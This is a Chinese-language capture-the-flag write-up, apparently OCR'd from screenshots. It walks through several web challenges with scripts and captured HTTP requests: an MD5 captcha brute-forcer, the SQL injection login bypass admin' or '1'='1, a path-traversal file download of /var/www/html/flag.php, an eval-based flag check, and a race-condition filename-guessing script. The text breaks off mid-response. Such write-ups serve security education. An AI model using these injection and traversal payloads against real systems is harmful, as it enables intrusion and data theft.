
substr(md5(captcha), 0, 6)=83d86b

Captcha:

[redacted]


```
# coding:utf-8

import hashlib


#list='0123456789abcdefghijklmnopqrstuvwxyz'
list='0123456789'
for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list:#5位数
                    for f in list:  # 6位数
                        for g in list:  # 7位数
                            str4=(a+b+c+d+e+f+g)
                            value = hashlib.md5(str4)
                            value1 = value.hexdigest()
                            #print (value1)
                            s4 = value1[0:6]
                            # print (s1)
                            if s4 == '83d86b':
                                print str4
```

验证码是爆破出来了，但是用户名和密码呢，尝试了sql注入没有什么结果，但是尝试万能密码登陆，果然进去了




Welcome admin' or '1'='1!

进去之后发现有几个文件可以下载



1. hello.txt
2. s.txt
3. a.php

将a.php下载下来发现内容提示flag is in the web root dir，这里能下载文件就可以看到文件的绝对路径，就可以访问了



a.php 79 字节

修改时间：昨天 下午3:21

▼ 通用：

种类：PHP

大小：79 字节（磁盘上的 4 KB）


位置：[redacted]

创建时间：昨天 下午3:21

修改时间：昨天 下午3:21

□ 样版


□ 已锁定



来源： http://106.75.26.211:2222/file/download.php?f=a.php， http://106.75.26.211:2222/action.php?action=file

```
<?php
	echo "Do what you want to do, web dog,
flag is in the web root dir";
?>
```

这里还需要考虑一步，是windows的服务器还是linux的服务器呢，随便访问一个链接就可以发现是Ubuntu，或者用试下路径大小写，敏感的话就是linux了




106.75.26.211:2222/1.php

Not Found


The requested URL /1.php was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 106.75.26.211 Port 2222

那么根据下载链接的参数去访问绝对路径，也可以下载flag.php



106.75.26.211:2222/file/download.php?f=/var/www/html/flag.php



正在打开 _var_www_html_flag.php

您选择了打开：

_var_www_html_flag.php

文件类型： TXT 文件 (263 字节)

来源： http://106.75.26.211:2222

您想要 Firefox 如何处理此文件?

○ 打开，通过 选择...


● 保存文件 下载 浏览...

□ 以后自动采用相同的动作处理此类文件。

flag.php的代码如下，意思是用POST提交flag参数，当flag=flag时，会输出一个文件的内容

```php
<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))
{
        die('wowwwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
         eval("\$spaceone = $f");
}
catch (Exception $e)
{
        return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}

?>
```

因为flag.php在根目录，那么直接访问，然后提交POST参数，没有什么反应




```
http://106.75.26.211:2222/flag.php
```

☑ Enable Post data ☐ Enable Referrer

Post data

```
flag=flag;
```

那就用burp试一下




```
POST /flag.php HTTP/1.1
Host: 106.75.26.211:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=1csvkgroq8mlrc5nol8sfl0iu1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

flag=flag;
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 03:30:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 63
Connection: close
Content-Type: text/html

<?php
$flag="flag{d6eb81a1-9859-aadf-8af4-a9ad8cb3e21e}";
?>
```

好的，那个文件的内容中就有flag了

天下武功唯快不破


访问网站之下就有这些代码，意思是去访问这个flag.php，内容会传到生成的文件名中，文件名的路径需要拼接url+u/+md5(随机数)+txt，而且这个文件名生成10s后会删除



```
<?php
header("content-type:text/html;charset=utf-8");
'�����书Ψ�젿��';
setcookie('token','hello');
show_source(__FILE__);
if ($_COOKIE['token']=='hello'){
  $txt = file_get_contents('flag.php');
  $filename = 'u/'.md5(mt_rand(1,1000)).'.txt';
  file_put_contents($filename,$txt);
  sleep(10);
  unlink($filename);
}
```

写一个脚本，请求链接的时候拼接这个文件名，这里就有一点运气成分在了，可能会跑不出来，但是多试几次就可以了
下面是python脚本代码和笔者的测试结果


```
# -*- coding: utf-8 -*-
import requests
import re
import md5


for i in range(0,1001):
    m1 = md5.new()
    m1.update(str(i).encode(encoding='utf-8'))
    url='http://106.75.26.211:3333/u/'+m1.hexdigest()+'.txt'
    r = requests.get(url)
    if(r.status_code!=404):
        print i
        print url
        print r.status_code #输出状态码
        print r.text #文本形式输出网页内容
        break
    '''
    else:
        print i
        print "404" #动态观察脚本运行情况
    '''
```




```python
# -*- coding: utf-8 -*-
import requests
import re
import md5


for i in range(0,1001):
    m1 = md5.new()
    m1.update(str(i).encode(encoding='utf-8'))
    url='http://106.75.26.211:3333/u/'+m1.hexdigest()+'.txt'
    r = requests.get(url)
    if(r.status_code!=404):
        print i
        print url
        print r.status_code #输出状态码
        print r.text #文本形式输出网页内容
        break
    '''
    else:
        print i
        print "404" #动态观察脚本运行情况
    '''
```

```
[redacted]$ python ctf-4.py
941
http://106.75.26.211:3333/u/92262bf907af914b95a0fc33c3f33bf6.txt
200
<?php
$flag="flag{705ce98f-bb7f-b5a4-acc6-6ea7bf80e75a}";
[redacted]$
```


pyscript



这里可以提交，但是尝试了几下发现没有什么反应



用burp抓包，这里有两个地方，go一次这两个地方的内容都会变，sha1(3个数字+每次提交都会变的明文)=每次提交都会变的Ciphertext


106.75.108.111:1111/#
php VLD
Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap
1 ...
Go Cancel < >
Target: http://106.75.108.111:1111
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render


```
POST / HTTP/1.1
Host: 106.75.108.111:1111
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://106.75.108.111:1111/
Cookie: PHPSESSID=5i2uq9usj2m48tjtvap0817qt7
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

pass=aaa
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 08:34:00 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
